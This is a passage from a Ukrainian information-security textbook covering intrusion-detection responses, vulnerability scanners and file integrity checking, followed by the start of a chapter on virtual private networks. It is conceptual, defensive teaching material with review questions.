Деякі комерційні СВА містять засоби виявлення аномалій в обмеженій формі, але мало хто покладається лише на цю технологію. У наявних комерційних системах аномалії визначають задля виявлення зондування мережі або сканування портів. Хоча виявлення аномалій досі залишається предметом досліджень

у сфері активного виявлення проникнень, зрештою ця технологія матиме дедалі більше значення для систем виявлення атак наступних поколінь.

Переваги виявлення аномалій.

- СВА, що виявляють аномалії, фіксуючи несподівану поведінку системи, отримують можливість визначати симптоми атак, не маючи відомостей про їхні конкретні деталі.
- Детектори аномалій збирають інформацію, якою в подальшому можуть скористатися детектори зловживань для визначення сигнатур.

Недоліки виявлення аномалій.

- Під час виявлення аномалій, як правило, створюється велика кількість помилкових сигналів про атаки у разі непередбачуваних поведінки користувачів і мережної активності.
- Цей метод часто потребує певного етапу навчання системи, під час якого визначаються характеристики нормальної поведінки. Якість проведення цього навчання суттєво впливає на подальшу ефективність СВА.

18.3.5. Відповідні дії систем виявлення атак

Після того як система виявлення атак отримує інформацію про подію та здійснює її аналіз для пошуку ознак атаки, вона створює відповіді. Деякі відповіді являють собою звіти, подані в певному стандартному форматі. Інші відповіді можуть становити автоматизовані дії. Комерційні СВА підтримують широкий діапазон опцій відповідей, які поділяють на активні та пасивні.

Активні відповіді

Активні відповіді — це дії, які автоматично виконуються у разі виявлення конкретних типів атак. Є три категорії активних відповідей.

- **Збирання додаткової інформації.** Найменш агресивна, але часто найпродуктивніша активна відповідь полягає у збиранні додаткової інформації про очікувану атаку. Це може бути підвищення рівня уваги до джерел інформації. Наприклад, можна почати збирати більшу кількість інформації у протокол і настроїти мережний монітор на перехоплення всіх пакетів, а не лише призначених конкретному порту або системі. Збирати додаткову інформацію потрібно з кількох причин: по-перше, ця інформація може допомогти виявити атаку, а по-друге, її можна буде використовувати під час судового розслідування й затримання зловмисника.
- **Зміна оточення.** Ця активна дія зупиняє атаку і блокує подальший доступ порушника. Як правило, СВА не мають можливості блокувати доступ конкретного користувача, але можуть блокувати IP-адреси, з яких увійшов порушник. Набагато складніше блокувати добре поінформованого зловмисника. Щоб СВА мала змогу зупиняти не лише початківців, але й досвідчених зловмисників, можна вжити таких заходів:
  - додати TCP-пакет із прапорцем RST до з'єднання порушника і таким чином розірвати з'єднання;

- переконфігурувати маршрутизатори та мережні екрани так, щоб вони блокували пакети із IP-адресою, визначеною як джерело атаки;
- переконфігурувати маршрутизатори та мережні екрани так, щоб вони блокували на боці атакованого вузла мережні порти, протоколи або сервіси, які використовує порушник;
- в екстремальних ситуаціях переконфігурувати маршрутизатори та мережні екрани так, щоб вони блокували всі з'єднання з атакованою системою.

- **Виконання дії проти порушника.** Є точка зору, що першою опцією в активній відповіді має бути виконання дії проти порушника, який розпочав атаку. Найбільш агресивна форма такої відповіді полягає в запуску атаки проти нього чи у спробі зібрати інформацію про хост або мережу цього порушника. Проте, як би привабливо ця відповідь не виглядала, такі дії є ще більш протизаконними, ніж сама атака, яку потрібно блокувати. Цю опцію слід використовувати дуже обережно, зважаючи на вимоги законодавства. Крім того, якщо порушник застосовує підроблені мережні адреси, то ці дії буде спрямовано на безвинні хости та їхніх користувачів. Зрештою, така відповідь може спровокувати порушника, який мав намір лише переглянути хост жертви.

Пасивні відповіді

Пасивні відповіді СВА надають користувачам (адміністраторам) системи відомості, виходячи з яких вони можуть виконувати подальші дії. Багато комерційних СВА використовують саме цей підхід.

Сигнали тривоги й оповіщення

Сигнали тривоги й оповіщення створюються СВА для поінформування адміністраторів про виявлення атак. Більшість СВА дають змогу адміністраторам визначати, які сигнали тривоги, коли, кому і яким чином буде передано.

Найчастіше сигнал тривоги виводиться на екран або відображається у вікні, яке відкривається на консолі СВА чи інших систем (це задає адміністратор під час конфігурування СВА). Повідомлення про тривогу може містити різну інформацію: від простого сповіщення про факт проникнення до дуже докладних даних, що містять IP-адреси джерела й цілі атаки, конкретний інструментальний засіб атаки та імовірний результат.

Більш досконалі системи дають змогу віддалено сповіщати про тривоги. СВА можуть надсилати повідомлення про тривогу на пейджери або стільникові телефони. Інколи як канал передавання повідомлень про атаки використовують електронну пошту. Але це не завжди виправдано, позаяк атакуючий може мати змогу переглядати вихідний трафік електронної пошти і блокувати такі повідомлення.

Використання повідомлень SNMP Trap

Деякі СВА сконфігуровано так, щоб вони передавали сповіщення про тривогу системі керування мережею. При цьому використовуються SNMP-повідомлення Trap. Така схема має свої переваги: всю інфраструктуру мережі можна адаптувати до відповіді на здійснювану атаку, можна також керувати навантаженням системи та використовувати звичайні комунікаційні канали.

Звіти й архівування

Майже всі СВА надають можливість створювати звіти та інші докладні інформаційні документи. Деякі з цих систем складають звіти про системні події й проникнення, виявлені за конкретний період (наприклад, за тиждень або за місяць). Є СВА, що надають свої статистичні дані чи протоколи у форматах, які підтримують бази даних або інше ПЗ, що також створює звіти.

Зберігання інформації про збої

Можливість зберігання інформації про збої забезпечує додатковий спосіб захисту СВА від обходу порушником. Ця вимога є обов'язковою для засобів керування, що вважатимуться безпечними.

Приклади сучасних СВА

Серед багатьох наявних СВА можна назвати дві дуже популярні системи. Перша — комерційна система Real Secure, створена компанією Internet Security Systems [246]. Ця система містить сенсори рівня мережі (Network Sensor) і рівня вузлів (Server Sensor). Також із системою інтегруються джерела інформації інших типів, такі як засоби аналізу вразливостей.

Друга — також дуже популярна і досить потужна система Snort [247], розроблена Мартіном Рьошем (Martin Roesch). Ця система, крім того, що надійна і гнучка в настроюваннях, ще й є цілком безкоштовною, що суттєво підвищує її популярність.

18.4. Додаткові інструментальні засоби

Є кілька видів інструментальних засобів, що доповнюють СВА, які розробники позиціонують як системи виявлення проникнення, оскільки вони виконують такі самі функції. Далі буде розглянуто засоби аналізу вразливостей і контролери цілісності файлів. Зауважимо, що до таких засобів належать також антивірусне програмне забезпечення (яке було розглянуто в розділі 6) і так звані *принади* (Honey Pots), або *обманні системи*, які, імітуючи цікаві для зловмисника ресурси, в момент атаки збирають і фіксують інформацію про атакуючого з метою його викриття [18].

18.4.1. Системи аналізу й оцінювання вразливостей

Інструментальні засоби аналізу вразливостей (ЗАВ), відомі також як *сканери безпеки*, тестують мережу або хост для виявлення вразливостей до відомих атак. Аналіз уразливостей надає додаткову інформацію для систем виявлення проникнень. ЗАВ виявляють такі вразливості та вади захисту:

- «люки» у програмах і програми типу «троянський кінь»;
- слабкі паролі й неправильні настроювання механізмів автентифікації;
- сприйнятливість до проникнення внаслідок неявних довірчих відносин між системами;

- сприйнятливість до атак на відмову в обслуговуванні;
- неправильні настроювання міжмережних екранів, мережних і прикладних сервісів;
- нездатність засобів захисту системи адекватно реагувати на спроби збирання інформації.

Загальний процес оцінювання вразливостей складається з таких етапів:

- визначення множини атрибутів системи як шаблону;
- збереження шаблону в безпечному сховищі даних (множину атрибутів шаблону можна визначити вручну та зберегти як зразок «ідеальної конфігурації» або зробити моментальний знімок стану системи);
- визначення поточних значень атрибутів і порівняння їх із шаблоном;
- виявлення розбіжностей між шаблоном і поточними значеннями та створення звіту.

Класифікація інструментальних засобів аналізу вразливостей

ЗАВ можуть здійснювати сканування системи ззовні, використовуючи для доступу до системи мережні засоби, і зсередини, працюючи безпосередньо на хості, який вони аналізують. Як правило, мережні сканери також здатні здійснювати сканування локальної системи через зворотний інтерфейс (127.0.0.1).

Аналіз уразливостей на рівні вузла

Засоби аналізу вразливостей на рівні вузла, або локальні ЗАВ (Host-Based), виявляють уразливість, аналізуючи доступні джерела системних даних (наприклад, уміст файлів, параметри конфігурації та інші дані про статус). Така інформація звичайно доступна у разі використання стандартних системних запитів і перевірки системних атрибутів. Об'єм отриманої інформації залежить від того, з якими правами ЗАВ має доступ до хоста. Найкращого результату досягають локальні ЗАВ, які мають повноваження root в UNIX-системі або повноваження адміністратора у Windows-системі.

Аналіз уразливостей на рівні мережі

Мережні ЗАВ (Network Based) останнім часом дістали значне поширення. Такі системи потребують встановлення віддаленого з'єднання із системою, яку досліджують. Вони можуть реально проводити атаки на систему, розуміти й записувати відповіді на ці атаки або тестувати різні цілі для пошуку слабких місць. Таке проведення атак або тестування може відбуватися як за наявності дозволу на доступ до цільової системи, так і без нього.

Мережні ЗАВ виявляють уразливості у два способи: скануванням і зондуванням.

Сканування (Banner Check) — механізм пасивного аналізу, коли сканер намагається виявити вразливість за непрямими ознаками без фактичного підтвердження її наявності. Цей метод є найшвидшим і найпростішим для реалізації. Процес сканування ідентифікує відкриті порти, виявлені на кожному мережному пристрої, і збирає заголовки (Banner), отримані під час сканування портів. Аналіз заголовків дає змогу ідентифікувати ОС і активні сервіси з визначенням конкретної версії.

На підставі апріорних знань про наявність уразливостей в тій чи іншій версії ПЗ робиться висновок щодо наявності чи відсутності вразливості в системі, що аналізується.

Слід зауважити, що певну функціональність щодо аналізу заголовків містить навіть ПЗ, яке використовують лише для сканування мереж з метою виявлення активних сервісів. Але ПЗ, спеціально призначене для пошуку вразливостей, обов'язково має базу даних уразливостей і механізми її оновлення.

Зондування (Active Check) — механізм активного аналізу, який дає змогу пересвідчитися в наявності вразливості на вузлі, що аналізується.

Зондування виконується шляхом імітування атаки, що використовує вразливість, яку перевіряють. Цей метод повільніший, ніж сканування, але майже завжди більш точний. Процес зондування використовує інформацію, отриману під час сканування, для детального аналізу кожного мережного пристрою.

Наприклад, під час сканування можна отримати відомості про відкриті TCP-порти 135, 139. Це ознака того, що в мережі використовується служба NetBIOS. Майже напевно в системі, яку сканують, встановлено ОС Windows. Сканування дає змогу визначити версію ОС і встановлені пакети оновлень (Service Pack). Далі логічною є взаємодія з системою за протоколом NetBIOS для вивчення наявності загальнодоступних ресурсів (Shared), захищеності цих ресурсів паролем. Можна також отримати відомості про користувачів системи, можливість її адміністрування через мережу тощо. Ці дані дають детальну й достатньо достовірну картину щодо наявності вразливостей.

Під час зондування інколи використовують відомі методи реалізації атак задля остаточного підтвердження або спростування наявності вразливостей, виявлених скануванням, а також знайти інші вразливості, які не можна виявити з використанням пасивних методів, такі як нестійкість до атак типу відмова в обслуговуванні (DoS-атак).

Сканування (а тим паче, зондування) є загрозливою активністю в мережі. Якщо його здійснює невповноважена або некомпетентна особа, наслідками можуть бути відмова систем або їхніх компонентів, втрата або псування інформаційних ресурсів, розголошення конфіденційної інформації. Тому звичайним користувачам застосовувати ЗАВ у всіх захищених мережах заборонено політикою безпеки. Адміністратор може використовувати ЗАВ лише відповідно до чітко встановленого регламенту та не має змоги здійснювати сканування на власний розсуд, адже він не є безроздільним господарем мережі, а належить до технічного персоналу.

Необхідною складовою ЗАВ є система підготовки звітів. Оскільки основним призначенням цього ПЗ є надання інформації системним адміністраторам, доброю ознакою якості програми є її здатність не лише виявляти вразливості, але й надавати рекомендації з їх усунення.

Відмінності технологій аналізу вразливостей і виявлення атак

Аналіз уразливостей — дуже потужна технологія керування безпекою, але вона є лише доповненням до системи виявлення атак і не може замінити її. ЗАВ ство-

рюють моментальний знімок стану безпеки системи в конкретний момент часу. Більше того, оскільки ці засоби є виключно тестовими системами пошуку вразливостей для великої кількості відомих атак, вони дають змогу адміністратору контролювати деякі помилки користувачів або виконувати аудит системи, щоб з'ясувати чи відповідає її стан політиці безпеки.

Засоби аналізу вразливостей аналогічні системам виявлення проникнень, оскільки так само стежать за конкретними симптомами проникнення й іншими порушеннями політики безпеки. Однак ЗАВ застосовують статичний погляд на такі симптоми, а СВА досліджують їх динамічно.

Переваги та недоліки систем аналізу вразливості

Системи аналізу вразливостей мають низку переваг.

- Аналіз уразливостей відіграє важливу роль у системі моніторингу безпеки, надаючи можливість виявляти проблеми в системі, які не може визначити СВА.
- ЗАВ дають змогу задокументувати стан систем у певний момент часу для подальшого здійснення контролю змінень.
- Якщо ЗАВ використовувати регулярно, вони можуть із високою надійністю виявляти змінення в стані безпеки системи, сповіщаючи адміністраторів про проблеми, які потребують вирішення.

Системи аналізу вразливостей мають також свої недоліки.

- Аналізатори вразливостей рівня вузлів сильно пов'язані з конкретними ОС і прикладним ПЗ, вони дорожчі та складніші в розгортанні, супроводженні й керуванні.
- Мережні аналізатори вразливостей менш точні й створюють більше фіктивних тривог.
- Деякі мережні перевірки в режимі зондування, переважно ті, що стосуються DoS-атак, можуть зашкодити системі, яку вони тестують.
- Є проблеми з виконанням оцінювання вразливостей у мережах, де працюють СВА. З одного боку, діючі СВА, виявивши сканування, можуть заблокувати подальше здійснення оцінювання, а з іншого боку, такі регулярні мережні сканування і зондування можуть «навчити» СВА, засновані на виявленні аномалій, ігнорувати реальні атаки.

Приклади мережних ЗАВ

Одним із перших мережних ЗАВ був засіб System Administrator Tool for Analysis of the Network (SATAN). Коли він з'явився на ринку (перша половина 90-х років минулого століття), ситуація з безпекою в Інтернеті була просто катастрофічна (достатньо пригадати успішне розповсюдження хробака Морріса). Тому поява SATAN — засобу, доступного для використання всіма зацікавленими, — викликала величезний розголос.

ЗАВ мають комерційні та безкоштовні версії. Один із найвідоміших комерційних сканерів — Internet Scanner, продукт компанії Internet Security Systems [246]. Його перевага полягає в тісній інтеграції з мережною СВА тієї самої фірми.

З некомерційних сканерів слід відзначити сканер Nessus, який складається з ядра, що працює під керуванням UNIX, і клієнтської частини, яка може бути різною для різних систем. Ядро здійснює сканування, використовуючи базу даних уразливостей. Клієнтська частина реалізує інтерфейс користувача. Сканер розповсюджується безкоштовно з відкритим кодом (хоча останнім часом з'явилася також його комерційна версія).

Дуже великого поширення набула програма російських розробників XSpider (компанія Positive Technologies [248]), яку спочатку розповсюджували безкоштовно. Хоча бази даних цієї програми були розраховані на пошук уразливостей переважно в операційних системах Windows (для інших платформ програма також надавала певний обсяг інформації, проте менш детальної і точної), вона мала зручний інтерфейс, надавала детальні звіти, а під час імітування атак ефективно використовувала вразливості, зокрема добирала слабкі паролі. Успіх програми дав змогу розробникам перевести її на комерційну основу (остання безкоштовна версія датована груднем 2002 року). Для перевірки власної мережі можна використовувати демоверсію XSpider (вона не здійснює DoS-атак і не формує звіти).

Також слід враховувати, що для платформи Windows є безкоштовний сканер безпеки Microsoft Baseline Security Analyzer. Його застосування вимагає повноважень адміністратора, і хоча ніхто не знає вади Windows краще за розробників цієї системи з корпорації Майкрософт, деякі слабкі місця політики безпеки ОС цей сканер не помічає через те, що розробники не вважають їх уразливостями. З іншого боку, цей продукт дуже зручний для оцінювання поточного стану системи, особливо стосовно встановлення необхідних оновлень і виправлень.

18.4.2. Перевірка цілісності файлів

Засоби перевірки цілісності файлів належать до іншого класу інструментальних засобів безпеки, які доповнюють СВА. Ці інструментальні засоби використовують дайджест-повідомлення або інші криптографічні контрольні суми для виявлення критичних файлів і об'єктів, порівнюючи їх із збереженими значеннями й сповіщаючи про будь-які розходження або змінення.

Криптографічні контрольні суми необхідно використовувати через те, що атакуючі часто намагаються змінити системні файли. Змінення системних файлів, по-перше, може бути кінцевою метою атаки (наприклад, впровадження «троянських коней»), по-друге, зловмисники можуть намагатися залишити люк у системі для подальшого її використання, і, зрештою, вони можуть намагатися приховати таким чином свої дії, щоб власники системи не виявили атаки.

Хоча перевірку цілісності файлів часто використовують для визначення, чи було змінено системні або виконувані файли, така перевірка може також допомогти визначити, чи застосовувалися модифікації для виправлення помилок до програм конкретних виробників або системних файлів. Це потрібно знати, коли розслідуються обставини виникнення тих чи інших інцидентів, оскільки дає змогу швидко виявити сліди атаки. Перевірка цілісності дає змогу адміністраторам оптимізувати відновлення сервісу після того, як відбувся інцидент.

Серед інструментальних засобів перевірки цілісності файлів кращим зразком, напевно, є Tripwire [249].

Слід також зазначити, що модулі перевірки цілісності файлів часто входять до складу антивірусного ПЗ та персональних брандмауерів.

Висновки

1. Для створення захищеної ІКС під час проектування мережі необхідно дотримуватися вимог максимального розмежування потоків даних. Слід уникати мережних технологій, що припускають прослуховування трафіку з кінцевих вузлів (логічна топологія «спільна шина» або «кільце»).
2. Віртуальні локальні мережі є ефективним засобом розмежування доступу до даних, що передаються по мережі. Вдалим рішенням є призначення IP-підмереж, що збігаються з віртуальними локальними мережами. У такому випадку дані транспортуються в межах підмереж виключно засобами канального рівня, а обмін трафіком між підмережами можна здійснювати з контролем і фільтрацією даних.
3. Для підвищення стійкості мережі до відмов слід передбачити резервні вузли комутації та канали зв'язку. Протокол STP гарантує роботоздатність мережі на канальному рівні. Для підвищення надійності мереж можна також застосовувати агрегацію каналів для зв'язку між комутаторами і віртуальні маршрутизатори за протоколом VRRP для доступу кінцевих вузлів до мережі.
4. Міжмережні екрани, або брандмауери, — найпоширеніші та найефективніші засоби захисту мереж. Принцип дії міжмережних екранів полягає у перегляді трафіку, що проходить через них, і застосуванні певних дій до окремих пакетів даних згідно із встановленими правилами. Міжмережні екрани можуть пропускати чи вилучати пакети, відповідати відправнику замість адресата та обробляти пакети.
5. Міжмережні екрани здійснюють контроль мережної взаємодії на різних рівнях протоколів. За цією ознакою розрізняють пакетні фільтри (МЕ мережного рівня), шлюзи сеансового рівня і шлюзи прикладного рівня.
6. Міжмережні екрани не забезпечують повний захист мережі від атак, оскільки є чимало способів їх обійти. Атаки інколи здійснюють через канали, які МЕ не контролює (найчастіше через модеми), або зсередини мережі. Атаки можуть використовувати дозволений протокол (наприклад, HTTP або SMTP) і бути спрямованими на самий МЕ.
7. Системи виявлення атак — дуже ефективний засіб захисту мереж. Розрізняють СВА, що здійснюють контроль на рівні мережі та на рівні вузлів. З-поміж останніх є такі, що здійснюють контроль на рівні ОС, на рівні СКБД та на рівні прикладних програм. Найефективнішими є системи, які використовують множину різних сенсорів, що працюють на різних рівнях.

8. За принципом аналізу даних розрізняють СВА, що використовують сигнатурний метод (виявлення зловживань), та ті, що використовують евристичний метод (виявлення аномалій). На поточний момент надійнішими та ефективнішими є СВА першого типу, другі знаходяться на стадії розвитку.
9. Засоби виявлення вразливостей є доповненням до СВА. Вони застосовують сканування та зондування мереж. Сканування — це пошук сервісів, що працюють у мережі, і визначення їхніх параметрів. Результат — обгрунтовані припущення щодо можливих уразливостей. Зондування — це спроби здійснення атак, які дають змогу виявити вразливості.

Контрольні запитання та завдання

1. Сформулюйте вимоги до архітектури захищених мереж.
2. Які топології мереж сприяють побудові захищених мереж, а які — ні?
3. У який спосіб створюють віртуальні локальні мережі?
4. Які протоколи дають змогу застосовувати резервування вузлів комутації у мережах?
5. На яких рівнях мережної взаємодії можна реалізовувати міжмережні екрани?
6. Які переваги мають пакетні фільтри?
7. Наведіть приклад шлюзу мережного рівня.
8. Які переваги мають шлюзи прикладного рівня?
9. Назвіть основні способи обходу мережних екранів.
10. Мережні екрани якого рівня дають змогу застосовувати трансляцію мережних адрес?
11. Назвіть три складові технології виявлення атак.
12. З яких джерел беруть дані для пошуку атак і які можливості мають відповідні сенсори?
13. Які основні методи аналізу даних для пошуку атак?
14. Що таке сканер безпеки? Які принципи його роботи?

Розділ 19

Передавання інформації через захищені мережі

- ✦ Віртуальні захищені (приватні) мережі
- ✦ Сервіси віртуальних захищених мереж
- ✦ Способи утворення захищених тунелів
- ✦ Протоколи SSL, SOCKS, IPSec, PPTP, L2F і L2TP
- ✦ Вимоги нормативної бази до створення віртуальних захищених мереж в Україні

19.1. Захист інформації, що передається відкритими каналами зв'язку

Розвиток мережних технологій змінює типові виробничі процеси в сучасному світі. Можливість індивідуального та колективного доступу до корпоративної мережі майже в будь-який час є незмінною вимогою. Дедалі більше організацій звертає увагу на технології, що дають змогу добре організувати територіально розподілену робочу силу. Співробітники, які перебувають у відрядженнях, тепер мають можливість входити в корпоративну мережу безпосередньо зі своїх номерів у готелях, а ті, хто працює вдома, можуть підтримувати зв'язок із головними офісами своїх компаній у режимі реального часу. Прагнучи зміцнити співробітництво з партнерами та постачальниками, організації відкривають для них окремі області своїх мереж, скорочуючи таким чином час, витрачений на впровадження нової продукції, та підвищуючи якість обслуговування клієнтів.

Слід чітко усвідомлювати, що будь-які заходи, яких вживають для забезпечення захисту інформації, не повинні коштувати більше, ніж сама інформація. Облаштування фізично ізольованих захищених каналів зв'язку для безпечного інформаційного обміну між віддаленими вузлами є надзвичайно дорогим і не завжди економічно обґрунтованим заходом. Тому дуже привабливо виглядає можливість забезпечити захист інформації, що передається відкритими каналами зв'язку, зокрема мережею Інтернет.

Захист інформації у процесі її передавання відкритими каналами зв'язку базується на виконанні таких функцій:

- ✦ автентифікація взаємодіючих сторін;
- ✦ шифрування інформації;

- ✦ підтвердження достовірності та цілісності доставленої інформації;
- ✦ захист від повтору, затримки та видалення повідомлень;
- ✦ унеможливлення відмови від фактів відправлення й отримання повідомлень.

Зазначені функції тісно пов'язані між собою. В основу їх реалізації покладено криптографічний захист даних.

19.2. Віртуальні захищені мережі

Об'єднання локальних мереж і окремих комп'ютерів через відкрите зовнішнє середовище передавання інформації в єдину віртуальну мережу, яка забезпечує захист інформації, що в ній циркулює, називають захищеною, або приватною віртуальною мережею (Virtual Private Network, VPN). Назва походить від протиставлення приватних (Private) мереж (корпоративних мереж, не доступних для сторонніх користувачів) публічним (Public) мережам (відкритим мережам, мережам загального доступу). Слід зауважити, що слово «private» в англійській мові є синонімом слова «secret» — «таємний». Хоча термін «віртуальні приватні мережі» — дуже поширений, деякі фахівці надають перевагу терміну «віртуальні захищені мережі» [17], оскільки ця технологія стосується не приватної власності, а захисту інформації.

Віртуальна мережа — це така мережа, яка формується як деяка підмножина реальної мережі. Особливою ознакою віртуальної захищеної мережі є її відокремленість від реальної мережі, що робить її достатньо надійною і такою, що в змозі гарантувати конфіденційність і цілісність даних, які нею передаються, а також забезпечувати автентифікацію сторін і унеможливлювати відмову від авторства.

19.2.1. Різні види віртуальних захищених мереж

Є багато різновидів віртуальних захищених мереж. Починаючи з мереж провайдерів, що дають змогу обслуговувати клієнтів безпосередньо на їхній території, та закінчуючи корпоративними мережами VPN, які розгортають і якими керують організації-власники. Як правило, віртуальні захищені мережі поділяють на три основні групи [17]: VPN віддаленого доступу (Remote Access VPN), внутрішньокорпоративні VPN (Intranet VPN) і міжкорпоративні VPN (Extranet VPN).

VPN віддаленого доступу

Віртуальні захищені мережі віддаленого доступу набули загального визнання завдяки тому, що їх використання значно скорочує витрати на застосування комутованих і виділених ліній. Принцип їх роботи простий: користувачі встановлюють з'єднання з місцевою точкою доступу до глобальної мережі (точкою присутності інтернет-провайдера), після чого дані, які вони передають, тунелюються через Інтернет, що дає змогу уникнути плати за міжміський чи міжнародний зв'язок. Потім дані від усіх користувачів концентруються на спеціальних пристроях — шлюзах віртуальної захищеної мережі — і передаються у корпоративну мережу. Суттєва

економія від застосування VPN цього типу є потужним стимулом, але використання відкритого Інтернету для транспортування чутливого (конфіденційного) корпоративного трафіку робить механізми захисту інформації життєво важливими елементами цієї технології.

Внутрішньокорпоративна мережа VPN

Організації, які бажають організувати для своїх філій та відділень доступ до централізованих сховищ інформації, зазвичай підключають віддалені вузли через виділені лінії або із застосуванням технології Frame Relay. Але використання виділених ліній означає зростання поточних витрат у разі потреби збільшити смугу пропускання та відстань між об'єктами. Через це витрати на зв'язок виділеними лініями перетворюються в одну з основних витратних статей на експлуатацію корпоративної інформаційної системи. Щоб зменшити їх, організація може поєднати вузли за допомогою віртуальної захищеної мережі. Дорогі виділені лінії слід замінити дешевшим зв'язком через Інтернет, де відстань жодним чином не впливає на вартість з'єднання.

Міжкорпоративна мережа VPN

Екстранет — це мережна технологія, яка забезпечує прямий доступ із мережі однієї організації до мережі іншої та у такий спосіб сприяє підвищенню якості зв'язку, що підтримується в ході ділового співробітництва. Екстрамережі загалом подібні до внутрішньокорпоративних віртуальних захищених мереж за тою різницею, що проблема захисту інформації є для них ще гострішою. Коли кілька організацій приймають рішення працювати разом і відкривають одна для одної свої мережі, вони мають потурбуватися про те, щоб їхні нові партнери мали доступ лише до певного кола інформації. У цьому випадку конфіденційна інформація має бути надійно захищена від несанкціонованого використання. Саме тому потрібно, щоб у міжкорпоративних мережах велику увагу було приділено контролю доступу з використанням міжмережних екранів. Також дуже важливою є автентифікація користувачів, яка має гарантувати, що доступ до інформації отримують лише ті, кому він дійсно дозволений. Водночас розгорнута система захисту від несанкціонованого доступу має привертати до себе якомога менше уваги, бути максимально прозорою і не потребувати втручання користувачів.

19.2.2. Проблеми побудови віртуальних захищених мереж

Стисло розглянемо основні проблеми, що постають перед розробниками віртуальних захищених мереж.

Забезпечення конфіденційності

Найпростішим і найпоширенішим способом забезпечення конфіденційності інформації є її шифрування, або криптографічне закриття. Попри те що алгоритми шифрування є дуже складними, їх реалізація великих ускладнень не викликає (докладно про шифрування йдеться в розділі 3). А от організація криптосистеми, зокрема підсистеми керування ключами, може викликати багато проблем,

насамперед у випадку, коли кількість користувачів стрімко зростає. У реалізації VPN керування ключами є одним із головних завдань, що потребує надійного та ефективного рішення.

Щоразу, коли йдеться про шифрування, згадують про його неминучий побічний ефект, що полягає у деякій втраті продуктивності. Апаратно реалізоване шифрування передбачає застосування у пристроях захисту спеціалізованих інтегральних схем прикладної орієнтації (Application Specific Integrated Circuit, ASIC), що звільняють ці пристрої від додаткового навантаження, пов'язаного з виконанням алгоритмів шифрування, і забезпечують кодування трафіку без втрати швидкості обміну. Основною перевагою апаратно реалізованих засобів шифрування над програмно реалізованими насамперед вважають забезпечення необхідних показників продуктивності. Є й інша перевага: у разі здійснення атаки на засоби захисту VPN існує загроза підміни програмних компонентів, зокрема тих, що забезпечують шифрування. Загроза несанкціонованого впливу на апаратні засоби є малоймовірною.

Забезпечення цілісності

Як і конфіденційності, цілісності досягають використанням криптографічних алгоритмів, але не шифрування, а хешування. Алгоритми хешування також потребують значних ресурсів процесора, що знов-таки свідчить на користь реалізації цих алгоритмів апаратними засобами з використанням інтегральних схем прикладної орієнтації.

Автентифікація та унеможливлення відмови від авторства

Унеможливлення відмови від авторства — це додаткова функція, яку реалізовано на основі автентифікації. Захищене спілкування часто потребує не лише підтвердження того, що абонент є тим, за кого себе видає, але й незаперечних доказів того, що повідомлення отримане від конкретного користувача. Інколи захищене спілкування потребує доказового підтвердження ще й того факту, що певний користувач справді отримав деяке повідомлення. Ці функції захисту в окремих випадках розглядають як невід'ємну складову реалізації VPN.

Способи утворення захищених віртуальних каналів

Будь-який із двох вузлів віртуальної мережі, між якими формується захищений тунель, може належати кінцевій чи проміжній точці потоку повідомлень, який захищають. Відповідно є різні способи утворення захищеного віртуального каналу.

Найкращим із міркувань безпеки є варіант, коли кінцеві точки тунелю збігаються з кінцевими точками потоку повідомлень. Наприклад, це може бути сервер у центральному офісі компанії та робоча станція користувача у віддаленій філії або портативний комп'ютер співробітника, який перебуває у відрядженні. Перевагою такого варіанта є те, що захист інформаційного обміну буде забезпечено на всьому шляху пакетів повідомлень. Однак такий варіант має суттєвий недолік — децентралізацію керування. Засоби утворення захищених тунелів потрібно встановлювати і належним чином настроювати на кожному клієнтському комп'ютері, що у великих мережах є занадто трудомісткою задачею.

Помітного спрощення завдань адміністрування можна досягти шляхом відмови від захисту трафіку всередині локальної мережі (або локальних мереж), що входить до складу VPN. Така ситуація є достатньо поширеною, оскільки захистити трафік у локальній мережі можна іншими засобами, зокрема реєструючи дії користувачів і вживаючи організаційних заходів. У такому випадку кінцевою точкою захищеного тунелю доцільно обрати брандмауер або граничний маршрутизатор локальної мережі. Захищений тунель утворюють лише у публічній мережі.

Складність адміністрування засобів утворення захищених тунелів, встановлених на комп'ютерах (зокрема, на портативних пристроях), з яких здійснюють віддалений доступ, зумовлює поширення ще одного варіанта утворення такого тунелю. Як кінцеві точки захищеного тунелю у цьому випадку застосовують засоби, встановлені не на комп'ютерах користувачів, а на теренах інтернет-провайдерів. Зрозуміло, що такий захист менш надійний, проте цей варіант утворення захищеного тунелю є найпростішим із міркувань адміністрування. Він має ще кілька переваг: підвищену масштабованість і керованість мережі та прозорість доступу до неї. Аргументація на користь припустимості такого зниження захищеності полягає в тому, що саме Інтернет, як і решта мереж із комутацією пакетів, несе найбільшу загрозу з боку порушників. Канали телефонної мережі та виділені лінії, що використовують між кінцевими вузлами віддаленого доступу і провайдерами, які у цьому випадку і є незахищеними, не такі вразливі. Слід визнати, що розміщення засобів утворення захищених тунелів на теренах інтернет-провайдерів дає змогу зекономити кошти, витрачені на адміністрування кінцевих вузлів, але натомість збільшує витрати на послуги провайдерів (яким ще потрібно довіряти).

19.3. Рівні реалізації віртуальних захищених мереж

Реалізацію VPN здійснюють засобами протоколів сеансового, мережного і канального рівнів моделі взаємодії відкритих систем (OSI) [17]. Розглянемо переваги та недоліки кожного з рівнів реалізації VPN. Одразу зауважимо, що системи шифрування на прикладному рівні, реалізовані в деяких протоколах (на кшталт SHTTP) або з використанням спеціальних прикладних програм (зокрема, PGP), ми не розглядатимемо. Хоча ці засоби спроможні забезпечувати захист інформаційного обміну, вони, як правило, не забезпечують усіх необхідних функцій і не належать до засобів утворення VPN, позаяк є не прозорими для прикладних програм.

19.3.1. Захист віртуальних каналів на сеансовому рівні

Сеансовий рівень є найвищим рівнем моделі взаємодії відкритих систем, на якому можна створювати захищені віртуальні канали. Побудова VPN на цьому рівні дозволяє досягти найбільшої функціональної повноти захисту інформаційного обміну, надійності контролю доступу, а також простоти настроювання системи безпеки. Протоколи формування захищених віртуальних каналів на сеансовому рівні є прозорими для прикладних протоколів захисту та мережних протоколів прикладного рівня, на кшталт HTTP, FTP, POP3 та SMTP.

З іншого боку, створені на сеансовому рівні VPN залежать від програм, що реалізують високорівневі протоколи. Нагадаємо, що, на відміну від еталонної моделі OSI, у стеку протоколів TCP/IP розрізняють лише чотири рівні, причому функції сеансового рівня реалізують протоколи транспортного рівня (TCP) або верхнього (прикладного) рівня. Як наслідок, реалізація протоколів захисту інформаційного обміну, що належать до сеансового рівня, часто потребує внесення змін у високорівневі мережні програмні засоби.

